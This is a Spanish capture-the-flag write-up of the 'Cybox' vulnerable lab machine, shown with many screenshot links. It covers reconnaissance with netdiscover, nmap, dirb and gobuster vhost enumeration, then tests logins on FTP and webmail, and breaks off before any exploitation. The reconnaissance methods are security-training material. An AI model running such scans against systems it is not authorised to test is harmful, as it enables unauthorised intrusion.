
ANALISIS MAQUINA VULNERABLE CYBOX


OBJETIVO

Encontrar las claves en el archivo user.txt y root.txt


Primero buscamos la dirección IP de la maquina vulnerable con el comando **sudo netdiscover**




Encontramos que la dirección IP de la maquina vulnerable es 192.168.2.104, ahora procederemos a hacer un escaneo de puertos y servicios con **sudo nmap 192.168.2.104**




Teniendo los puertos ahora procedemos a realizar otro escaneo con nmap para sacar mas información con el comando **sudo nmap -A -p 21,25,80,110,143,443 192.168.2.104**

©


Vemos el puerto 80 y Probaremos en el navegador ver si encontramos.




Al final de la página solo encontramos Contact: admin@cybox.company



En el código fuente con control U no encontramos nada por lo cual ahora probaremos con dirbuster si encontramos directorios en las cuales podremos ingresar, usamos el comando dirb <http://192.168.2.104>





El único archivo que podría interesar es el de phpmyadmin lo probamos en el navegador



Vemos que no nos funcione ya que solo se esta ejecutando de manera local.

Ahora probaremos en buscar subdominios tomando como punto de partida el correo que encontramos [admin@cybox.company](mailto:admin@cybox.company), y lo agregaremos al archivo /etc/host






usaremos la herramienta gobuster con el comando:


gobuster vhost -u cybox.company -w #wordlist

Para buscar la wordlist usamos el comando locate subdomain




Usamos ahora gobuster vhost -u cybox.company -w /usr/share/dnsrecon/subdomains-top1mil-5000.txt para ver el proceso de manera directa agregamos el comando | tee subdomain.txt quedandonos el comando de la siguiente manera:


**sudo gobuster vhost -u cybox.company -w /usr/share/amass/wordlists/subdomains-top1mil-20000.txt | tee subdominios.txt**




Ahora agregaremos los enlaces en el archivo /etc/hosts




Ahora probaremos en el navegador cada enlace





Por problemas en la red tuvimos que cambiar a la dirección 192.168.2.103 quedando la configuración de la siguiente manera




Ahora seguimos comprobando las direcciones cybox.company en el navegador









Ya tenemos las principales paginas del dominio cybox.company y podemos ver que en cada una de ellas nos piden un usuario y su respectiva contraseña excepto en la primera que nos da información de phpinfo() el cual no nos ayuda en mucho




Otra pagina que no pide contraseña es en el de register donde nos sale la opción de crear un usuario




Damos en créate




Ahora tenemos nuestro correo [angel@cybox.company](mailto:angel@cybox.company) con las credenciales angel:angel la cual lo probaremos en las demás paginas empezando con la de FTP




Tuvimos acceso pero no encontramos nada interesante, ya que no nos permite navegar a la raíz por no tener los permisos necesarios




Ahora probaremos el SquirreMail que es un gestor de correo



Al no encontrar nada, probamos en la pagina de Monitor

